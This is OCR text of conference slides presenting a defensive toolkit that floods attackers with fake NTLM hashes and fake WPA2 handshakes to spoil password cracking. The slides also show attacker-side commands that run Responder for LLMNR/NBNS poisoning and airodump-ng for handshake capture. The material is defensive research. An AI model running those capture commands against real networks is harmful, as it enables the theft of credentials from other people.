
Disrupting Password Cracking


Inserting bogus hashes makes real ones harder to find and crack



Targeting LLMNR/NBNS Attacks

- LLMNR/NBNS based MiTM attacks are very common and very effective
- Laurent Gaffie's "Responder" is really effective
- Attackers announce their presence on the network
- Detection and disruption are possible


NBNS/LLMNR Queries
Evil Response
NTLM Hashes


NBNS/LLMNR Queries
[Several] Fake
NTLM Hashes
Evil Response
Logs/Alerts

Targeting LLMNR/NBNS Attacks

```
#
# ./antisponder.salad -d "log hash" -u usernames.txt -t 10 -v
```

Targeting LLMNR/NBNS Attacks

```
# ./Responder.py -I eth0 -wrf
```


Targeting LLMNR/NBNS Attacks

```
#
# ./Responder.py -I eth0 -wrf
```

Targeting WPA2 PSK Attacks

- Attackers who want to recover WPA2 passwords must sniff handshakes between APs and hosts
- The generation of fake handshakes compromises password cracking efforts

Targeting WPA2 PSK Attacks



WPA2 PSK Spoofing (What Defenders See)

```
# ./pesky.salad -e garcia -i wlan0 -c 9 -k FakePassword -t 10
```

WPA2 PSK Spoofing (What Attackers See)

```
#
# airodump-ng mon0 -c 9 -w sample
```

The Future

- Integration with
  - OpenWRT
  - Existing IDS/IPS systems
  - Proxies
- Target **ANY** tool that otherwise works

Thanks!

- GitHub for The **S**eek **L**ocate **D**estroy Toolkit

  https://github.com/johnventura/The-Salad-Project

- Twitter

  @JohnAVentura